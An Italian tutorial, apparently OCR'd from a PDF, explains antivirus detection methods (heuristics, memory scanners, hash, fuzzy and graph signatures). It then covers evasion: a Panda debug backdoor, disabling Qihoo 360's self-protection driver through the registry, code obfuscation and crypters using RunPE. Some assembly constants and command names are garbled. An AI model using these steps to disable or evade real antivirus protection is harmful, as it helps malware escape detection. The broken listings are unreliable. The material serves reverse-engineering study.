Se un file passa questa analisi, significa che questo non fa parte di nessuna famiglia, e che dunque non è sospettato come malware. Questo significa anche che non deve essere passato a routine di verifica più lente e complicate.

Per capire meglio il funzionamento, supponiamo che all'interno del nostro database siano contenute hash MD5, ad esempio :

79f416a30bbb4f88f10d4e040e915d9a
fc6add639e80f76e047f642fe6952168

Viene calcolato l'MD5 dell'intero file o di una parte di esso. Se questo hash inizia con '*7*' oppure *'f',* il file sotto analisi *potrebbe* essere un ipotetico malware, verranno effettuate query più avanzate e successivamente passate ad analisi più avanzate.
Nonostante tutto, rimane un meccanismo piuttosto semplice da eludere.

Questo è solo un esempio utile alla spiegazione, ci sono approcci più complessi e migliori per determinare se l'hash è 'conosciuto', o può far parte, di una famiglia di malware.

Weight-based

Anche in questo tipo di analisi viene fatto di utilizzo di flag, esattamente come per per il *Bayesian Network* visto precedentemente.
Questa volta il programma in questione viene eseguito e il suo comportamento viene monitorato e valutato, positivamente o negativamente.
Anche questo approccio, così come tutte le analisi Euristiche, conclude solamente con dei sospetti sul file in questione.
Per comprendere meglio, forniamo un esempio. Supponiamo che un programma che passa da questa analisi esegua queste azioni:

1) Richiede in input una stringa
2) Visualizza una finestra di dialogo con la possibilità di confermare o annullare
3) Scarica un eseguibile da un dominio sconosciuto
4) Copia l'eseguibile in *%SystemDir%*
5) Esegue il file copiato
6) Prova infine ad eliminare se stesso tramite un file batch

L'analisi assegnerà valori negativi (che equivale ad un'azione normale) alle prime 2, in quanto sono cose comuni e non potrebbero fare nulla di pericoloso.
Per quanto riguarda le restanti, invece, verranno assegnati valori positivi, risultando azioni tipiche di un malware.
Viene, in base a questo, calcolato uno **score**, che andrà poi a determinare se il file *potrebbe* essere un malware o meno.
Nel nostro esempio, il file sarà sicuramente analizzato da routine più avanzate in quanto svolge azioni tipiche di un malware, e avrà quindi uno score sufficiente da poter essere considerato un potenziale sospetto.


Memory scanners

Gli scanner, come lo scanner di memoria, sono i plug-in più comunemente utilizzati dagli antivirus. Scannerizzare la memoria permette all'antivirus di leggere la memoria di un processo in esecuzione, potendo così controllare nello specifico il suo funzionamento, applicando *signatures* e detenzioni generiche da buffer estratti dalla memoria.
Questa analisi viene chiamata una volta che una euristica ha individuato qualcosa di sospetto all'interno del file, e quindi ha bisogno di eseguire analisi più avanzate, come questa.
Lo svantaggio è il fatto che si tratta un'analisi piuttosto lenta, pertanto non viene applicata su tutti i singoli file, ma solo su quelli filtrati da un controllo precedente, oppure su richiesta dell'utente.


Ci sono due tipi di scannerizzazione della memoria: **userland** e **kernel-land**.

Prima di vedere le differenze e le caratteristiche di ognuna, bisogna capire che cosa significano questi due termini.
Il motivo principale per cui nei computer è adottata questa sostanziale differenza, è per ragioni di sicurezza hardware e di memoria, per proteggersi da pericolosi comportamenti da parte di un software (anche solo per un errore di programmazione).
Kernel-land (o *kernel space*) è riservata *strettamente* all'esecuzione di kernel OS, estensioni kernel o driver per dispositivi con determinati privilegi.
Userland (o *user space*) è l'area di memoria dove vengono eseguite le applicazioni.

Il modello sottostante rappresenta una gerarchizzazione dei privilegi con lo scopo di proteggere il sistema da eventuali errori di programmazione o malware che potrebbero diventare potenzialmente molto più pericolosi:



Come mostrato anche dalla legenda, partendo dal centro si avranno maggiori privilegi, man mano che si esce sempre di meno.
Kernel-land utilizza il ring 0, dunque quello con più privilegi, mentre userland il ring 3, con meno privilegi, per un motivo di protezione.
Sarebbe infatti particolarmente pericoloso se un'applicazione comunissima avesse, ad esempio, la possibilità di accesso e di modifica a tutta quanta la memoria virtuale (RAM).



Tramite questo schema fornitoci da wikipedia, possiamo notare le differenze tra una e l'altra, in breve:

1) In basso troviamo l'hardware, che come possiamo notare comprende la CPU, la memoria centrale, e ogni altro tipo di hardware presente nel computer;
2) Poco più su, in Kernel mode, troviamo il kernel, dunque le *syscall* (viste nella scrittura dello shellcode che possono essere richiamate da un programma), driver, gestione della memoria e così via;
3) Infine User mode, la parte con meno privilegi, dove possiamo trovare librerie del C (così come altre librerie), daemons, ecc.

Capita la differenza fra i due tipi di modalità, l'antivirus può eseguire i controlli utilizzando entrambe: Userland scanners eseguono query su blocchi di memoria in programmi userland utilizzando API dell'OS dedicate alla scannerizzazione della memoria (in ambiente Windows ne sono un esempio *OpenProcess* e *ReadProcessMemory*) o da driver sviluppati dalle case di antivirus, mentre kernel-land scanners eseguono query verso kernel driver, threads e così via.

L'utilizzo di userland scanners risulta essere spesso poco efficace in quanto, essendo particolarmente intrusive, gli sviluppatori di malware hanno sviluppato diverse tecniche di evasione su questo tipo di scannerizzazione. Nel momento in cui un processo esterno tenti di leggere la memoria, possono essere applicate delle tecniche di prevenzione, come terminare l'esecuzione del malware, svolgere attività differenti e così via.

Di conseguenza gli sviluppatori di antivirus preferiscono adoperare kernel-land scanners per scannerizzare la memoria, in quanto risulta essere un approccio più sicuro, anche se non proprio infallibile.
Questo comporta lo sviluppo di kernel driver per leggere la memoria, con un livello aggiuntivo per ottenere le informazioni estratte da un processo userland, e passarle successivamente a routine di analisi specifiche.

Questo però, per quanto efficace, può risultare allo stesso tempo un'arma a doppio taglio, in quanto potrebbe risultare un'ottima e pericolosa sorgente di bug.
Cosa potrebbe succedere se, ad esempio, un kernel driver utilizzato per la lettura della memoria, non verifichi il processo che richiami un I/O Control Codes (*IOCOTL*) ?
Semplice, una qualsiasi applicazione user-mode, che conosca questo livello di comunicazione, potrebbe leggere arbitrariamente la kernel-memory, così come un AV ha intenzione di fare.
Il problema di sicurezza si amplificherebbe maggiormente se il kernel driver in questione permettesse addirittura la scrittura in memoria.

In conclusione, l'approccio tramite userland scanner risulta essere più sicuro ma facilmente superabile, mentre il kernel-land scanner risulta molto più efficace verso raggiramenti da parte dei malware, ma allo stesso tempo potrebbe risultare molto pericoloso se non implementato correttamente.

Signatures

Le signatures sono una parte fondamentale dell'antivirus, utilizzate sin dai loro principi. Il loro scopo è quello di verificare se un determinato buffer (estratto da un programma) contiene un payload pericoloso.
Sono tipicamente hash o byte stream. Gli hash vengono calcolati con diversi algoritmi dipendentemente dalla casa produttrice dell'AV. Di fatto, ogni AV possiede i propri algoritmi (che sono spesso algoritmi già esistenti modificati).
Gli algoritmi più utilizzati sono CRC e MD5, in quanto facili da implementare e soprattutto veloci (che sappiamo essere la caratteristica primaria di un AV).
Il problema principale delle signatures è la forte tendenza a falsi positivi, programmi normali (goodware) classificate come malware. Algoritmi più complessi cercano di combattere questo problema, abbassando questo rapporto, ma con il problema di impiegare molto più tempo.
Queste signature vengono applicate in diverse analisi, sia durante quella statica, che durante l'emulazione del programma vengono applicate su determinati buffer estratti dalla memoria.

Byte-streams

Bytes-stream copre la forma più semplice per una signature. Il suo scopo è quello di cercare stringhe all'interno del programma. Come detto precedentemente, l'AV utilizza sempre algoritmi propri per queste ricerche, nonostante ne esistano di molte più efficienti presenti online (*Aho-Corasick* ad esempio). Questo tipo di analisi è molto tendente a falsi positivi, perché potrebbero essere riscontrate stringhe ritenute malevoli anche su file normali.

Checksum

La tecnica più comune nel *signature-matching* è sicuramente l'utilizzo di CRCs (*Cyclic Redundancy Check)*. Generalmente questo algoritmo è utilizzato per la verifica di errori durante una trasmissione (presente ad esempio nel protocollo TCP, protocollo di trasporto orientato alla connessione) o per l'integrità di un software.
Questo algoritmo, preso un buffer in input, genera un hash sotto forma di checksum, tipicamente di 4 byte (32 bit) se applicato il CRC32. Successivamente, il risultato viene comparato con una serie di valori presenti nel database dell'AV in cerca di un valore negativo. Supponendo di voler calcolare il CRC32 della stringa *'esempio'*, avremo come output 0x6C09D0C7 .
L'antivirus esegue questa analisi contro 'spezzoni' di file, come ad esempio i primi 2KB, gli ultimi 2KB, e così via).
Essendo un algoritmo progettato per il controllo errori e non con l'obiettivo di controllare determinati payload, trovare delle collisioni è relativamente molto semplice, causando falsi positivi analizzando goodware.
Per esempio, le stringhe '*pet-food*' e *'eisenhower*' hanno lo stesso valore di output implementando il CRC32 (*0xD0132158)*.
Vengono, di conseguenza, adottate tecniche più complesse dagli sviluppatori di AV utilizzando questo algoritmo, ma il risultato, seppur minore, rimane comunque piuttosto 'scadente'.

Checksum personalizzate

Come accennato precedentemente, ogni AV crea la propria personale checksum.
Alcuni antivirus eseguono calcoli aritmetici verso blocchi di data, generando una DWORD (*Double Word,*32 bit) o QWORD (*Quad Word,* 64 bit*)* che viene utilizzata come signature; altri prendono sezioni di file eseguibili, eseguono la XOR e utilizzano il risultato come hash; altri generano checksum di varie parti di un file (esempio *header* e *footer)*.
Insomma, le applicazioni sono molte, ma il problema di questo utilizzo è sempre la forte tendenza verso falsi positivi. Per questo, si è presa in considerazione l'utilizzo della **crittografia.**

Crittografia

L'implementazione di signatures generate tramite l'utilizzo di funzioni hash, offre vantaggi e svantaggi rispetto ad altre implementazioni.
Prima di tutto, il problema delle collisioni va a morire, in quanto cambiando solo una lettera della stringa iniziale, l'hash sarà completamente differente.
Una funzione di hashing deve avere queste 4 caratteristiche:

- Facile da calcolare l'hash di qualsiasi input

- Impossibile trovare il messaggio dato un hash
- Impossibile cambiare il messaggio senza alterarne completamente l'hash
- Impossibile trovare dei messaggi con lo stesso hash

Sebbene sia stato dimostrato che l'MD5 (utilizzato largamente dagli AV) sia a rischio da collisioni (*Birthday Paradox*), il problema non danneggia singole stringhe, bensì file di grandi dimensioni.
Il vantaggio fondamentale di questo approccio, e che non produce falsi positivi, in quanto cambiando una sola lettera di una stringa, l'hash corrispondente sarà totalmente differente.
Prendendo come esempio la parola 'libro', calcolando l'MD5 di libro con la prima lettera minuscola e successivamente maiuscola:

libro : *118144b9c3257472acdd50813634d048*
Libro : *6b53b52e2ce2b895b6cbd65874f8207d*

Come vediamo il risultato è completamente diverso.
Il rovescio della medaglia è lo stesso suo vantaggio. Poiché ogni stringa è univoca, alterando un singolo bit di un file, si potrà avere un file con un hash completamente diverso (e di conseguenza non risultare come malware all'AV).
Questo metodo è applicato principalmente quando vengono scovati nuovi virus girare in rete, in questa maniera quel singolo malware verrà beccato senza problemi da un AV.
Il numero di hash presenti negli antivirus è enorme, basti pensare che ClamAV, nel gennaio 2015, contava circa 50.000 hash MD5.

Signatures avanzate

Dal momento che le signature viste finora risultano avere svantaggi particolarmente influenti nel giudizio finale da parte di un analisi, vengono utilizzate signatures avanzate, che risultano però essere più pesanti come analisi, impiegando più tempo. Per questa ragione, questo tipo di signatures è spesso utilizzato esclusivamente dopo che altre signatures sono state verificate.
L'obiettivo di queste signatures è quello di trovare una famiglia di malware, anziché un malware nello specifico. Un esempio può essere il *bloom filter*, visto precedentemente.

Fuzzy hashing

Con questa tipologia di hashin, si riescono ad identificare un gruppo di malware piuttosto che uno singolo. Le caratteristiche principali che questi hash devono avere sono sono le seguenti:

- Minima diffusione: un piccolo cambiamento di un file non produrrà un hash completamente diverso, ma uno simile, al contrario di hash prodotti da algoritmi di crittografia;

- Non confuso: un piccolo cambiamento al primo blocco del file, produrrà un cambiamento nella parte iniziale dell'hash.

Esistono molti algoritmi disponibili online, anche se gli AV preferiscono (per ragioni scontate) utilizzare propri algoritmi.
In questo caso, a differenza delle precedenti implementazioni illustrate, non basterà cambiare un singolo bit per cambiare completamente l'hash di output; di conseguenza risulta più complicato da bypassare, dovendo andare a cambiare diverse parti del file.
Un esempio di fuzzy hasing è *ssdeep.*

Come esempio, calcoliamo l'MD5 e ssdeep di un'immagine:

```
[Alessandro] >md5 immagine.jpg
MD5 (immagine.jpg) = f9d12713dc12a592b5ee1f7b04c83282
[Alessandro] >ssdeep immagine.jpg
ssdeep,1.1--blocksize:hash:hash,filename
3072:OOGsmt+TsxqRF4aTvxWlKJlodFhaor1OG6hj+WyWfFnURRhkkO3Zwo7IMur:qsJTsxM4atKJr1Q
5hdAgHwr,"/Users/Alessandro/Desktop/immagine.jpg"
[Alessandro] >
```

Possiamo notare la struttura di *ssdeep* → ***blocksize**: **hash**: **hash, filename***

Ora 'appendiamo' a questa immagine una stringa, e ricalcoliamo l'hash con entrambi gli algoritmi:

```
[Alessandro] >echo "ciao" >> immagine.jpg
[Alessandro] >md5 immagine.jpg
MD5 (immagine.jpg) = f201e0f341b43bbda5d3ff454a483607
[Alessandro] >ssdeep immagine.jpg
ssdeep,1.1--blocksize:hash:hash,filename
3072:OOGsmt+TsxqRF4aTvxWlKJlodFhaor1OG6hj+WyWfFnURRhkkO3Zwo7IMub:qsJTsxM4atKJr1Q
5hdAgHwb,"/Users/Alessandro/Desktop/immagine.jpg"
[Alessandro] >
```

Come possiamo notare, l'MD5 è completamente cambiato (la *f* uguale come prima lettera è casuale, non dipendente dal fatto che è il medesimo file) ma l'hash calcolato con ssdeep ha subito solamente qualche piccolissima variazione.
Supponendo che i primi hash calcolati fossero stati presenti nel database dell'AV come hash considerati malware, con l'MD5 ci sarebbe bastato appendere un semplice 'ciao' all'immagine per eludere le signatures, nel secondo caso invece no.
Per questo, signature avanzate come questa, customizzate a dovere dagli AV (o con algoritmi completamente indipendenti), risultano molto più efficaci, e di conseguenza più utilizzate, anche se più lente da calcolare.

Graph based

Questa tipologia di signatures permette ad un AV di applicare hash su grafici estratti dal programma. Esistono due tipi di graph-based signature:

- **Call graph**: vengono mostrate le relazioni tra le funzioni del programma;
- **Flow graph**: vengono mostrate le relazioni tra blocchi di funzioni specifiche. Un blocco è una porzione di codice con 1 *entry point* ed un solo *exit point*.

Dunque le signatures vengono implementate sotto forma di grafico, generate estraendo informazioni dal programma.
Un tool che svolge questo tipo di analisi, è IDA. Per fare un esempio, i seguenti due programmi scritti in C, per quanto banali, svolgono due azioni differenti: il primo, dichiarati due numeri (4 e 6), decrementa il secondo fino a che non è uguale al primo; il secondo, ricevuto in input un valore superiore a 1, calcola la tabellina di quel numero.

Esempio1.c

```
int main()
{
	int num1=4;
	int num2=6;
	int i;

	if (num2 > num1) {
	printf("num2 > num1\n");
	for (num2=num2; num2>=num1; num2-=1)
	{
		printf("valore di num2: %d\n",num2);
	}
	printf ("num2 == num1");
 }
 else {
	printf("Non andrà mai qua");
 }
}
```


Esempio2.c


```
int main()
{
	int num1,i,valore;
	printf("Inserisci un numero: ");
	scanf("%d",&num1);

	if (num1 > 1) {
	printf("Numero digitato è maggiore di 5\n");
```

```
        for (i=1; i<=10; i+=1)
        {
                valore=num1*i;
                printf("\n%d * %d = %d",num1,i,valore);
        }
        printf("\nTabellina conclusa!");
}
 else {
        printf("Inserire valore sopra il 1");
 }
}
```

Nonostante siano due programmi differenti, che risulterebbero anche ad altre analisi differenti (come l'utilizzo di algoritmi come MD5 o anche di ssdeep, che abbiamo visto risultare più efficace per lo scopo degli AV), inseriti in IDA, daranno in output i seguenti grafici:





Come possiamo notare, nonostante le diverse funzionalità, i loro grafici risultano essere molto molto simili, e uguali come struttura.
Supponendo che il primo a sinistra sia considerato da un AV come signature di una determinata famiglia di malware, mentre il secondo deve passare sotto analisi dell'AV, esso verrà di conseguenza considerato appartenente ad un malware già identificato, dal momento che la sua signature grafica corrisponde ad una signature presente e considerata malevola.

Nonostante il fatto che IDA sia uno strumento molto efficace e professionale, per costruire il grafico esso può impiegare, in base alle caratteristiche alla grandezza di un determinato file, da secondi a minuti di tempo. Questo, come abbiamo sottolineato più volte all'interno di questo documento, non piace molto agli antivirus (per il semplice motivo di essere *user-friendly*).

Dunque gli sviluppatori si trovano costretti a dover implementare tool di analisi limitati ad un numero di istruzioni, blocchi, o integrare un time-out, dopo il quale l'analisi si ferma per il troppo tempo impiegato per l'analisi di un singolo file.

Come tutti i tipi signatures, in contrasto con i vantaggi che offre, anche questo può rilevare diversi falsi positivi. Un malware potrebbe rendere il layout di una parte di codice simile a quella di una funzione rilevata in un *goodware*, e di conseguenza non essere rilevato.

Esistono quindi diverse metodologie per far fronte a questo tipo di analisi:

- Cambiare il layout dei *flow graph* o dei *call graph* fino a far sembrare comuni grafici estratti da goodware;
- Utilizzare tecniche di anti-disassemblamento;
- Rendere il malware così complicato in modo tale che, in fase di analisi, venga triggerato il *time-out* dell'analisi in questione.

Come abbiamo visto, queste signature sono molto potenti rispetto ad altre relativamente più semplici. Ma in quanto a ragioni di performance, risultano troppo dispendiose, e quindi non vengono utilizzate molto da parte degli AV.

Analisi Antivirus

Introduzione e tecniche generalizzate

Finora abbiamo parlato di come gli antivirus funzionano genericamente, le analisi svolte per il controllo dei file, e diverse nozioni riguardo agli AV.
Illustreremo successivamente metodi pratici per trovare delle parti buie nelle analisi degli antivirus, ma prima di tutto è importante conoscere come queste pratiche siano state scovate negli anni, e come eventualmente andare alla ricerca di nuove.
La tecnica più efficiente è l'utilizzo di **reverse-engineering**.
Questa tecnica può essere applicata direttamente sull'antivirus in questione, cercando di scovare routine di analisi specifiche, andando a scovare il loro dettagliato funzionamento. Questo permetterà di andare a vedere zone buie da parte di un antivirus o, eventualmente, vere e proprie vulnerabilità.
L'antivirus, così come i malware, utilizza tecniche di anti-reverse-engineering per proteggersi da questi tipi di 'attacco'.
Andiamo a vedere un paio di tecniche di analisi, utili in caso volessimo analizzare un AV, che coinvolgono sempre conoscenza in ambito di reverse-engineering:

Debugging Symbols

Questa tecnica è utilizzata per analizzare le funzioni utilizzate dagli AV.
Consiste nell'estrarre funzioni e rispettivi nomi dal binario del software. Viene utilizzata più comunemente sui sistemi unix-based in quanto sono più propensi ad avere *debugging symbols*, rispetto a sistemi Windows. Per questa ragione, quando si analizza un software disponibile in più piattaforme, l'alternativa unix rimane quella più gettonata. I simboli estratti possono poi essere traslati nell'analisi del software in ambiente Windows, in quanto lo stesso prodotto di un AV esegue bene o male le stesse funzionalità (condividendo lo stesso codice sorgente tra più piattaforme).
Allo stesso modo, è possibile che una casa produttrice di un AV non abbia la caratteristica di essere multipiattaforma, e che quindi possa essere disponibile solo per Windows. Spesso queste aziende danno la licenza ad altre, che devono solamente più cambiare nome, copyright, ecc.
Un esempio è BitDefender: diverse compagnie di antivirus comprano la licenza per utilizzare il loro prodotto su altre piattaforme.
Per questo tipo di analisi, viene utilizzato IDA (visto nel capitolo di reverse-engineering).

Ad esempio, in un estratto di una funzione di una libreria, in un ambiente Windows, possiamo trovare una funzione denominata *sub_100010020*, la stessa esportata in ambiente unix-based

potrebbe risultare *CloseSearch(FileData *)* con relativi commenti nel disassemblamento della funzione.
Per quanto possa essere una buona tecnica, non è affidabile al 100%, poiché, esistendo diversi compilatori per diverse piattaforme (o anche per le stesse), questi possono produrre un assembly differente l'uno dall'altro.

Backdoor

La precedente tecnica di analisi può risultare efficace, ma alla stessa maniera fallimentare, in quanto anche gli AV utilizzano tecniche di anti-reverse-engineering. Il software potrebbe quindi essere *offuscato* (tecnica che introdurremo tra poco) e di conseguenza rendere davvero arduo e stressante il compito di reverse-engineering.
Ma gli AV applicano anche altre tecniche per evitare il debugging del prodotto.
Si utilizzano così tecniche di **self-protection**. Queste prevengono attacchi verso gli stessi AV, come potrebbe essere terminare il suo processo, o creare un thread nel contesto del software antivirus (il che potrebbe essere particolarmente pericoloso, a causa dei/per privilegi elevati del software).

Questi servizi di self-protection sono allo stesso modo disabilitabili, in maniera da permettere il debug da parte degli sviluppatori. Ma, come normale che sia, essi non sono documentati o resi pubblici, in quanto potrebbe essere materiale succulento per un malintenzionato.
Spesso è sufficiente davvero poco per debuggare senza problemi un AV.
Ne è l'esempio una vecchia versione di Panda Global Protection (esempio preso dal libro *Antivirus Hacker's handbook*, dove è disponibile una più approfondita spiegazione):
Una funzione appartenente alla libreria *pavshld.dll* richiedeva in input un codice segreto che, una volta passato, permetteva di disabilitare temporaneamente la protezione dell'AV.

```
.text: 3DA26272 loc_3da26272:   ; da scrivere
.text: 3DA26272    call sub_34DA25A6
.text: 3DA26277    call check_supposed_os
.text: 3DA26279    test eax,eax
.text: 3DA2627b    jz short loc_3LA252526
; ProcProt.dll!Func_00056 is meant to disable the av's shield
.text: 3DA26280    call g_Func_0056
```

Questo è il disassemblato della funzione in questione.
La routine **g_Func_0056** viene richiamata se la routine **check_supposed_os** restituisce un valore differente da 0. *eax* è il registro dove viene restituito il valore di ritorno di una funzione, viene applicato un controllo (*jz, Jump if Zero)* sulla condizione precedente. L'istruzione *test* esegue una AND tra lo stesso registro *eax*, che setta la ZF (Zero Flag) se il risultato dell'operazione è 0.
Passando la corretta key, è possibile disabilitare temporaneamente l'antivirus.

Disabilitare la self-protection

La tecnica di self-protection, da parte di un AV, può essere integrata in due maniere differenti: *userland* e *kernel-land*.
Non mi soffermerò sulle differenze tra i due, in quanto trattate più nello specifico nel paragrafo di *Memory scanners* (*Antivirus)*.
L'approccio tramite userland, come valeva per i memory scanners, risulta ormai deprecato, in quanto basterebbe semplicemente rimuovere opportunamente un processo.
Kernel-land è sicuramente il più utilizzato dagli AV, tramite implementazioni di driver. Anche questi ultimi non sono efficaci, in quanto sicurezza al 100%. Se il compito dello specifico kernel driver è esclusivamente quello di proteggere l'antivirus dall'essere disabilitato, basterà evitare di far caricare questo driver all'avvio del computer. Questo, in ambiente Windows, può essere fatto aprendo il *regedit.exe* (il quale permette di modificare registri) con privilegi di amministratore, trovare il driver che esegue il compito di protezione e cambiare di conseguenza il valore dell'apposito registro.
Qihoo 360, un antivirus dalla Cina, implementa un driver (*360Antihacker.sys*) per la protezione di se stesso. Recandosi, tramite l'uso di *regedit.exe*, sul suddetto driver, basterà modificare il valore del registro *Start* in 4 (corrispondente a *SERVICE_DISABLED* in Windows SDK) e riavviare il sistema, dopodichè il gioco è fatto. Se l'antivirus non permette di fare ciò tramite un messaggio di '*Access Denied'*, si può effettuare lo stesso procedimento tramite Windows in safe-mode.

Può però succedere che l'AV utilizzi un singolo driver per implementazioni di funzionalità dello stesso. Questo comporterebbe, utilizzando la procedura appena descritta, un funzionamento non corretto da parte dell'AV, che potrebbe utilizzare delle componenti che comunicano con questo driver. A questo punto, l'unica soluzione è l'utilizzo di **kernel debugging**.

Kernel Debugging

Con questa tecnica possiamo debuggare l'intero sistema operativo utilizzando processi userland (come tool di debugging come WinDbg). Di seguito è riportato come applicare un kernel-debugging:

Prerequisiti: un ambiente Windows con un software per l'utilizzo di Virtual Machine, quale VirtualBox (open-source) o VMWare (a pagamento).

Dalle versioni di precedenti a Windows Vista, basterà modificare il file *boot.ini* contenuto in *C:* .
Da Windows Vista in poi, sarà necessario l'utilizzo del tool *bcedit*.
Con privilegi di amministratore, esegui del prompt dei comandi (nella Virtual Machine):

$ bcedit /debug on
$ bcedit /dbgsettings serial debugport:1 baudrate:115200

Il primo comando permetterà il debug dell'OS; il secondo specifica la porta seriale di comunicazione (*COM1)* e il baud-rate, ovvero la capacità di comunicazione in bit sulla porta seriale, in questo caso 115.200 bit.

Sarà ora necessario spegnere la Virtual Machine e recarsi nelle configurazioni di VirtualBox, a questo punto:

1) Tasto destro sulla virtual machine (quella che ci interessa) → Settings → Click su *Serial Ports* sulla sinistra
2) Spuntare *Enable Serial* → Selezionare *COM1* → Dal menu a tendina di *Port Mode* selezionare *Host Pipe*
3) Spuntare *Create Pipe* e digitare in *Port/FilePath :* \\.*pipe**com_1*
4) A questo punto sarà necessario avviare la virtual machine e selezionare il sistema operativo con scritto *"DebuggerEnabled"*

Ora possiamo debuggare sia applicazioni userland, sia kernel driver!

Caratteristiche tipiche dei malware

Offuscazione

La tecnica di offuscazione del codice permette di “complicare” il funzionamento delle funzioni, senza intaccare il risultato finale.
Viene utilizzato in diversi ambiti, sia da parte di malware per rendere più complicata l’analisi da parte di un AV, sia dagli stessi AV (come menzionato precedentemente), che da applicazioni che vogliono preservare le proprie funzioni segrete.
Ci sono diverse tecniche di offuscazione del codice, da aggiungere semplici righe di codice che non fanno nulla a cambiare l’ordine di esecuzione (intaccando altri registri, stack, e così via).
Questo metodo può anche diventare molto efficace contro una buona parte di AV.
Per capire meglio il concetto, riportiamo un esempio:
Ipotizziamo una semplice di istruzione di alto livello, come *x+=5*, che non fa altro che aggiungere 5 al valore attuale di x.
Questa può essere tradotta, differentemente dal compilatore, con uno dei seguenti codici assembly:

```
add eax,5
add dword ptr [ebp+10h],5
```

La prima linea aggiunge semplicemente 5 al registro *eax* (la nostra variabile *x)*, la seconda aggiunge 5 a *ebp(base pointer* dello stack)+10h, posizione nello stack dove si troverà il puntatore alla variabile x.
Per offuscare questa semplice addizione, il seguente codice esegue le stesse cose, ma con in mezzo diverse tecniche di offuscazione (*stack-based*, *constant unfolding*, *XOR swap*...):

```
xor ebx,eax
xor eax,ebx
xor ebx,eax
inc eax
neg ebx
add ebx, 0A6098326h
cmp eax,esp
mov eax, 59F667CD5h
xor eax, FFFFFFFFh
sub ebx,eax
push 09F9CBE4TAh
add dword[esp],6341B86h
sub eax,ebp
sub dword[esp],ebx
pushf
pushad
pop eax
```

```
add esp,20h
test ebx,eax
pop eax
```

Crypter

L'utilizzo di crypter permette di complicare il lavoro di analisi e di reverse-engineering da parte di un antivirus e permette di bypassare buona parte di essi, in base all'implementazione utilizzata.

Un crypter è formato da un **builder**, che ha il compito di criptare il malware ed inserirlo nello stub, e da uno **stub** che decripta il binario originale e lo esegue direttamente in memoria utilizzando tecniche come RunPE.
Lo stub è una routine di un programma che viene caricata successivamente al suo avvio.

Le azioni tipiche svolte da un crypter, si possono elencare in 5 punti:

1) Esegue l'eseguibile originale
2) Sospende l'eseguibile
3) Elimina in memoria l'eseguibile originale
4) Mappa il payload in memoria
5) Lo esegue

Come abbiamo visto parlando di analisi euristica, queste azioni possono essere rilevate anche da queste tipologie di routine da parte di un AV.
Queste azioni possono risultare sospette, e di conseguenza l'eseguibile potrebbe essere considerato potenzialmente malevolo e passare a routine di analisi più avanzate.

La tecnica più utilizzata per allocare un binario in memoria, e per nascondere dunque lo stesso processo, è tramite RunPE.
